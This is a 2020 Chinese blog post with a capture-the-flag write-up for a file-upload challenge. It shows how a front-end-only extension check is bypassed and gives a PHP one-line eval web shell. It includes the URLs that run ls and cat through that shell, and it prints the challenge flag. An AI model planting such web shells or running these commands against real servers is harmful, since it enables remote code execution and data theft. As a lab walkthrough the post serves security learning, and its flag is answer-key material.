

# 攻防世界 upload1 Writeup

原创

[\\_feiji](#) 于 2020-08-04 19:00:06 发布 159 收藏

文章标签: [php web 信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u011796949/article/details/107795167>

版权

## 进入界面

只有一个上传功能。

选择文件 未选择任何文件

上传

## 查看源码

```
<script type="text/javascript">
```

```
Array.prototype.contains = function (obj) {  
    var i = this.length;  
    while (i--) {  
        if (this[i] === obj) {  
            return true;  
        }  
    }  
    return false;  
}
```

```
function check(){  
    upfile = document.getElementById("upfile");  
    submit = document.getElementById("submit");  
    name = upfile.value;  
    ext = name.replace(/^.+\./, '');  
  
    if(['jpg', 'png'].contains(ext)){  
        submit.disabled = false;  
    }else{  
        submit.disabled = true;  
  
        alert('请选择一张图片文件上传!');  
    }  
}
```

```
}
```


```
</script>
```

<https://blog.csdn.net/u011796949>

发现前端对文件类型进行了过滤, 不是jpg, png文件就把上传按钮禁用。

## 编写上传文件

php一句话 <?php eval(\$\_GET['cmd']);?>



```
213.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
    eval($_GET['cmd']);
?>
```

## 绕过验证

220.249.52.133:42832 显示

请选择一张图片文件上传!

确定

选择文件 213.php

这里可以在前端把上传按钮删了，然后在控制台用document.getElementById("aa").submit() 提交进行绕过。

upload success : upload/1596537874.213.php

选择文件 未选择任何文件

上传

上传成功

## 获取flag

访问上传的文件获取文件目录

http://220.249.52.133:42832/upload/1596538023.213.php?cmd=system("ls ..");

```
<html>
  <head></head>
  <body>flag.php
  index.html
  index.php
  install.sh
  upload
  </body> == $0
</html>
```

答案已经很简单了，打印flag.php

http://220.249.52.133:42832/upload/1596538023.213.php?cmd=system("cat ../flag.php");

```
<!--?php
$flag="cyberpeace{1455fd3c7b5d3834237cc5f857bb0a38}";
?-->
<html>
  <head></head>
  <body></body> == $0
</html>
```

拿到flag